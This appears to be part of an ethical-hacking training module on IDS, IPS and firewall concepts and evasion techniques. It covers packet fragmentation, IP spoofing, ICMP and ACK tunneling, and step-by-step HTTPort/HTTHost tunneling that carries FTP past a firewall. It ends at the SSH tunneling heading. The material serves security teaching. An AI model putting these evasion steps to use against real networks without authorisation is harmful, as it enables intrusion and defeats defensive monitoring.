

Module

12

Evading IDS, Firewalls, and Honeypots

Learning Objectives

- 01 Summarize IDS, IPS, and Firewall Concepts
- 02 Demonstrate IDS, IPS, and Firewall Solutions
- 03 Demonstrate Different Techniques to Bypass IDS/Firewalls
- 04 Demonstrate Different Techniques to Bypass NAC and Endpoint Security
- 05 Understand Honeypot Concepts and Different Techniques to Detect Honeypots
- 06 Explain IDS/Firewall Evasion Countermeasures

Objective 01

Summarize IDS, IPS, and Firewall Concepts

Intrusion Detection System (IDS)/Intrusion Prevention System (IPS)


- An intrusion detection system (IDS) is a software system or hardware device that **inspects all inbound and outbound network traffic** for suspicious patterns that may indicate a network or system security breach
- The IDS **checks traffic** for signatures that match known intrusion patterns and **signals an alarm** when a match is found
- Depending on the traffic to be monitored, the IDS is placed **outside/inside the firewall** to monitor suspicious traffic originating from outside/inside the network
- An **intrusion prevention system (IPS)** is also considered as an active IDS since it is capable of not only detecting the intrusions but also preventing them

How an IDS Works



Enterprise Network

IDS/IPS Preprocessor




How an IDS Detects an **Intrusion**?

Signature Recognition	Signature recognition, also known as misuse detection, tries to identify events that indicate an abuse of a system or network resource
Anomaly Detection	It detects the intrusion based on the fixed behavioral characteristics of the users and components in a computer system
Protocol Anomaly Detection	It involves analyzing network traffic to detect deviations from established protocol standards or expected behavior patterns

Types of Intrusion Detection Systems


Network-Based Intrusion Detection Systems

- These systems typically consist of a **black box** that is placed on the network in a promiscuous mode, listening for patterns indicative of an intrusion
- It detects malicious activity such as **Denial-of-Service attacks**, port scans, or even attempts to crack into computers by monitoring network traffic



Host-Based Intrusion Detection Systems

- These systems usually include auditing for events that occur on a **specific host**
- These are not as common, due to the overhead they incur by having to **monitor each system event**



Types of IDS Alerts

**True Positive
(Attack - Alert)**



An IDS raises an alarm when a **legitimate attack** occurs

**False Positive
(No Attack - Alert)**



An IDS raises an alarm when **no attack** has taken place

**False Negative
(Attack - No Alert)**



An IDS does not raise an alarm when a **legitimate attack** has taken place


**True Negative
(No Attack - No
Alert)**



An IDS does not raise an alarm when an **attack** has not taken place

Firewall


- Firewalls are hardware and/or software designed to prevent **unauthorized access** to or from a private network
- They are placed at the junction or **gateway** between two networks, which is usually between a private network and a public network such as the Internet
- Firewalls **examine all messages entering or leaving the Intranet** (or private network) and block those that do not meet the specified security criteria



Firewall Architecture


Bastion Host

- A bastion host is a computer system designed and configured to protect **network resources** from attacks
- Traffic entering or leaving the network passes through the firewall. It has two interfaces:
 - a **public interface** directly connected to the Internet
 - a **private interface** connected to the Intranet




Screened Subnet

- The screened subnet or Demilitarized Zone (DMZ) contains **hosts** that offer public services
- The DMZ **responds to public requests**, and has no hosts accessed by the private network
- This private zone can not be accessed by **Internet users**



Multi-homed Firewall

- In this case, a firewall with two or more interfaces is present that allows further subdivision of the network based on the **specific security objectives** of the organization



Types of Firewalls

Based on Configuration

Network-based Firewalls

Network-based firewalls are placed at the **network perimeter** to inspect packet headers and enforce security rules, protecting the local area network by determining whether to forward or drop packets

Host-based Firewalls

Host-based firewalls act as software-based traffic filters installed on individual **PCs** or **servers**, providing security against unauthorized access, Trojans, and email worms

Based on Working Mechanism

Packet Filtering Firewall

Packet filtering firewalls compare each packet against **predefined criteria** such as source and destination IP addresses, port numbers, and protocols to decide whether to drop or transmit a message

Circuit-Level Gateway Firewall

Circuit-level gateway firewalls operate at the **session layer** of the OSI model, allowing traffic to pass through the gateway while blocking direct incoming packets

Application-Level Firewall

Application-based proxy firewalls operate at the **application layer**, filtering traffic based on specific application protocols, allowing only supported services, and blocking all others to prevent unauthorized access

Stateful Multilayer Inspection Firewall

Stateful multilayer inspection firewalls combine packet filtering, circuit-level gateways, and application-level inspection, evaluating both network layer **session legitimacy** and **application layer packet contents**

Application Proxy

Application-level proxy firewalls act as an interface between user workstations and the Internet, **filtering connections** based on specific services and protocols, such as allowing only FTP traffic through an FTP proxy

Virtual Private Network (VPN) Firewall

VPN firewalls enhance security by encrypting data and managing traffic flow between VPN endpoints, ensuring only **authorized traffic** passes through the VPN tunnel while applying firewall rules to prevent unauthorized access


Objective 02

Demonstrate IDS, IPS, and Firewall Solutions

Snort Rules

- Snort's rule engine allows **custom rules** to be established to meet the needs of the network
- Snort rules help in differentiating between **normal Internet activities** and **malicious activities**
- Snort rules must be contained on a **single line**; the Snort rule parser **does not handle rules on multiple lines**
- Snort rules come with two logical parts:
 - Rule header:** Identifies the rule's **actions**, such as alert, log, pass, drop, reject, and sdrop
 - Rule options:** Identifies the rule's **alert messages**

Example



Intrusion Detection Tools

Suricata

Suricata is a robust network threat detection engine capable of **real-time intrusion detection (IDS)**, **inline intrusion prevention (IPS)**, **network security monitoring (NSM)**, and **offline pcap processing**

```

1 [ ]                                     1.9%] Tasks: 115, 348 thr; 1 running
2 [ ]                                     2.0%] Load average: 0.30 0.24 0.14
3 [ ]                                     0.0%] Uptime: 53 days, 04:26:33
4 [ ]                                     2.0%
Mem[ ]                                     2.9 G/3.69G
Swap[ ]                                    1.31 G/3.87G

PID USER      PRI  NI   VIRT   RES   SHR S  CPU% MEM% TIME+  Command
2496312 root      20   0 28072  4692  3392 R  2.6  0.1  0:00.47 httpd
2367145 suricata  20   0 1259M 6948  1984 S  1.3  1.8 33:22.40 /sbin/suricata -c /etc/suricata/suricat
2367154 suricata  20   0 1259M 6948  1984 S  0.7  1.8 15:47.86 /sbin/suricata -c /etc/suricata/suricat
2367156 suricata  20   0 1259M 6948  1984 S  0.7  1.8 2:51.75 /sbin/suricata -c /etc/suricata/suricat
1761 root       20   0 386M  5988  4120 S  0.7  0.2 11:58:25 /usr/sbin/rsyslogd -n
1263982 root      20   0 237M   184   48 S  0.7  0.0  2:17.04 php-fpm: master process (/etc/php-fpm.c
2367148 suricata  20   0 1259M 6948  1984 S  0.7  1.8 1:35.75 /sbin/suricata -c /etc/suricata/suricat
2498482 root      20   0 320M  4124  2772 S  0.7  0.1  0:00.26 /usr/sbin/httpd -DFOREGROUND
1789 root       20   0 386M  5988  4120 S  0.0  0.2 11:35:07 /usr/sbin/rsyslogd -n
961512 root      20   0 1005M 6564  268 S  0.0  0.2 31:58.35 /usr/bin/python3.6 -s /usr/bin/fail2ban
961498 root      20   0 1005M 6564  268 S  0.0  0.2 11:17:44 /usr/bin/python3.6 -s /usr/bin/fail2ban
1795 root       20   0 386M  5988  4120 S  0.0  0.2 23:17.12 /usr/sbin/rsyslogd -n
F1 Help F2 Setup F3 Search F4 Help F5 Log F6 Sort By F7 All F8 F9 F10 Exit

```

<https://suricata.io>



Juniper Network's IDP system
<https://www.solarwinds.com>



Samhain HIDS
<https://www.la-samhna.de>



OSSEC
<https://www.ossec.net>



Zeek
<https://zeek.org>




Cisco Secure IPS
<https://www.cisco.com>

Intrusion Prevention Tools

Trellix Intrusion Prevention System

- Trellix intrusion prevention system helps security professionals **find stealthy botnets, worms, and reconnaissance attacks** in advance
- It aggregates flow data from switches and routers and performs network-level behavior analysis



The screenshot shows the Trellix Threat Explorer interface. On the left, a sidebar lists various monitoring and reporting options like Alert Log, Threat Explorer, Network Flow, and Network Activity. The main pane displays three sections: 'Top Threats' (listing detected threats such as SMB servers under privilege escalation), 'Top Attackers' (listing IP addresses and their locations), and 'Top Targets' (listing target IP addresses). A legend on the right indicates threat severity levels: red (high), yellow (medium), and green (low).

<https://www.trellix.com>



Check Point Quantum IPS
<https://www.checkpoint.com>



Atomic OSSEC
<https://atomiccorp.com>



McAfee Host Intrusion Prevention for Desktops
<https://www.mcafee.com>



Secure IPS (NGIPS)
<https://www.cisco.com>



Palo Alto Advanced Threat Prevention
<https://www.paloaltonetworks.com>

Firewalls

Based on Configuration

Network-based Firewalls




Cisco Secure Firewall
ASA <https://www.cisco.com>



PA-7500
<https://www.paloaltonetworks.com>



FortiGate 7121F
<https://www.fortinet.com>



Check Point 28000
Quantum Security
Gateway
<https://www.checkpoint.com>



Juniper SRX
<https://www.juniper.net>


Host-based Firewalls




Microsoft Defender
Firewall
<https://www.microsoft.com>



ZoneAlarm Pro Firewall
<https://www.zonealarm.com>



Comodo Firewall
<https://personalfirewall.comodo.com>



Norton Smart Firewall
<https://us.norton.com>



McAfee Firewall
<https://www.mcafee.com>

Based on Working Mechanism



IPFire
<https://www.ipfire.org>



WatchGuard Firebox
<https://www.watchguard.com>



pfSense
<https://www.pfsense.org>




FortiProxy
<https://www.fortinet.com>



SonicWall TZ Series
<https://www.sonicwall.com>



SonicWall NSa 6700
<https://www.sonicwall.com>



BIG-IP Advanced
Firewall Manager
<https://www.f5.com>



ZYXEL VPN Firewall
<https://www.zyxel.com>



Sophos Firewall
<https://www.sophos.com>



DrayTek Vigor2765
<https://www.draytek.com>

Objective 03

Demonstrate Different Techniques to Bypass IDS/Firewalls

IDS/Firewall Evasion Techniques

- | | | |
|------------------------------|--|--|
| 1 Firewalking | 6 Using an IP Address in Place of a URL | 11 Through External Systems |
| 2 Banner Grabbing | 7 Using a Proxy Server | 12 Through MITM Attack |
| 3 IP Address Spoofing | 8 ICMP Tunneling | 13 Through Content and XSS Attack |
| 4 Source Routing | 9 ACK Tunneling and HTTP Tunneling | 14 Through HTML Smuggling |
| 5 Tiny Fragments | 10 SSH and DNS Tunneling | 15 Through Windows BITS |

IDS/Firewall Identification

Port Scanning

- Port scanning is used to **identify open ports** and services running on these ports
- Open ports can be further probed to identify the **version of services**, which helps in finding vulnerabilities in these services
- Some firewalls **will uniquely identify themselves** in response to simple port scans
- For example: ManageEngine Firewall Analyzer listens on UDP **ports 514 and 1514**, and Snort IDS listens on TCP port **80** and UDP port **53**

Firewalking

- Firewalking is a technique that uses TTL values to determine gateway **ACL filters** and it maps networks by analyzing the IP packet responses
- It involves sending TCP or UDP packets into the firewall where the **TTL value** is one hop greater than the **targeted firewall**
- The detailed information obtained from firewalking can assist attackers in **crafting more precise and stealthy attack strategies**, potentially aiding in **IDS evasion**
- **Firewalk** and the **Nmap** firewalk script provide critical insights into network configurations and firewall rules, which can be leveraged to bypass security measures, including IDS

Banner Grabbing

- Banners are **service announcements** provided by services in response to connection requests, and often carry vendor version information
- Banner grabbing is a simple method of **fingerprinting** that helps in detecting the vendor of a firewall, and the firmware's version
- Information obtained through **banner grabbing** can include details about the **IDS itself** or the configurations of the target systems
- This knowledge allows attackers to understand how the **IDS is set up** and tailor their actions to **avoid detection**

IP Address Spoofing, Source Routing, and Tiny Fragments

IP Address Spoofing

- IP address spoofing involves **altering the source IP address** in packet headers to conceal the attacker's true identity and bypass security measures
- Attackers create IP packets with **forged source IP addresses**, making it appear as though the packets originate from a trusted host
- By spoofing a trusted IP address, attackers can gain **unauthorized access** to systems and networks
- Tools such as **Hping** allow attackers to create custom packets with forged IP addresses

Source Routing

- Using this technique, the sender of the packet designates the route via **less-secured**, less-monitored or **alternative** segments of the network
- As the packet travels through the nodes in the network, each **router examines** the destination IP address and **chooses the next hop** to direct the packet to the destination
- In source routing, the **sender** makes some or all of these decisions on the router

Tiny Fragments

- Attackers create **tiny fragments** of outgoing packets forcing some of the TCP packet's header information into the next fragment
- The IDS filter rules that specify **patterns will not match** with the fragmented packets due to broken header information
- The attack will succeed if the **filtering router examines only the first fragment** and allows all the other fragments to pass through
- This attack is used to **avoid user defined filtering rules** and works when the **firewall checks only for the TCP header information**

Bypass Blocked Sites Using an IP Address in Place of a URL

- 1 This method involves typing the **IP address** directly into the browser's address bar in place of typing the **blocked website's domain name**
- 2 For example, to access Facebook, type its **IP address** instead of typing its domain name
- 3 Use services such as **Host2ip** to find the IP address of the blocked website
- 4 This method fails if the blocking software **tracks the IP address** sent to the web server



Bypass Blocked Sites Using Anonymous Website Surfing **Sites**

- There are many online anonymizer services that enable anonymous **surfing on the Internet**
- Some websites provide options to **encrypt the URL's** of the websites
- These proxy websites will **hide the actual IP address** and show another IP address, which could prevent the website from being blocked, thereby allowing access

Anonymizers

- | | |
|---|---|
| ① https://anonymize.com | ⑤ https://proxify.com |
| ② https://2ip.io/anonim | ⑥ https://www.proxysite.com |
| ③ https://www.kproxy.com/ | ⑦ http://anonymous.org |
| ④ https://zendproxy.com | ⑧ https://proxyscrape.com |

Bypass an IDS/Firewall Using a Proxy Server

- 1 Find an appropriate **proxy server**
- 2 In a Windows system, Go to **Control Panel**, select **Network and Internet** → **Internet Options** and in the **Internet Options** dialog box under **Connections** tab, click "LAN settings"
- 3 Under **LAN Settings**, click on the "Use a proxy server for your LAN" check box
- 4 In the **Address** box, type the **IP address** of the proxy server
- 5 In the **Port** box, type the **port number** that is used by the proxy server for client connections (by default, 8080)
- 6 Click to select "**Bypass proxy server for local addresses**" check box if you do not want the proxy server computer to be used when connected to a computer on the local network
- 7 Click **OK** to close the **LAN Settings** dialog box
- 8 Click **OK** again to close the **Internet Options** dialog box


Bypassing an IDS/Firewall through the ICMP Tunneling Method

ICMP tunneling allows tunneling a **backdoor shell** in the data portion of ICMP Echo packets

The attackers install **ICMPTX** tool (<https://codeberg.org>) on their system


Attackers insert **evil client commands** or malicious **payloads** into ICMP Echo packets and transmit them in the network

The firewall/IDS, assuming the **ICMP packets** are a part of **legitimate traffic**, allows them to the client without thorough inspection




Bypassing an IDS/Firewall through the ACK Tunneling Method

- ACK tunneling is a method used by attackers to bypass firewalls and IDS by leveraging the typically **trusted nature of ACK packets**
- An attacker establishes a **legitimate TCP connection** with a target server
- Using tools like **Hping** or **Nping**, the attacker crafts ACK packets containing malicious payloads
- The firewall/IDS, assuming the ACK packets are part of legitimate traffic, allows them through without thorough inspection



Bypassing an IDS/Firewall through the HTTP Tunneling Method

- HTTP Tunneling technology allows attackers to **perform various Internet tasks** despite the restrictions imposed by IDSes/firewalls
- This method can be implemented if the target company has a **public web server**, with **port 80** used for HTTP traffic, that is unfiltered on its IDS/firewall
- Encapsulates data inside **HTTP traffic** (port 80)



Bypassing an IDS/Firewall through the HTTP Tunneling Method (Cont'd)

Steps to Bypass Firewall Restrictions and Access Files using HTTPort and HTTHost

Step 1: Disable IIS Admin Service and World Wide Web Publishing service

Step 2: Run HTTHost with default settings, enter your password, and check "Revalidate DNS names" and "Log connections"

Step 3: Verify "Listener: listening at <IP address>:90" in the Application log tab.


Step 4: Enable Windows Defender Firewall and create an **outbound rule** to block traffic on **port 21**

Step 5: Run HTTPort, go to the Proxy tab, and enter HTTHost machine's IP address, port 90, and the password

Step 6: In the Port mapping tab, add a **new mapping** to the target system

Step 7: Click the Start button in the Proxy tab. HTTPort will intercept the FTP request to the local host and tunnel it through

Step 8: Open the command prompt, run **ftp 127.0.0.1**, and provide credentials to log in to the FTP service. This establishes a connection by **bypassing the HTTP proxy and firewall restrictions**



```

Administrator: Command Prompt - ftp 127.0.0.1
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ftp 127.0.0.1
Connected to 127.0.0.1.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (127.0.0.1:(none)): jason
331 Password required
Password:
230 User logged in.
Ftp> mkdir Test
257 "Test" directory created.
Ftp>

```

Bypassing an IDS/Firewall through the SSH Tunneling Method

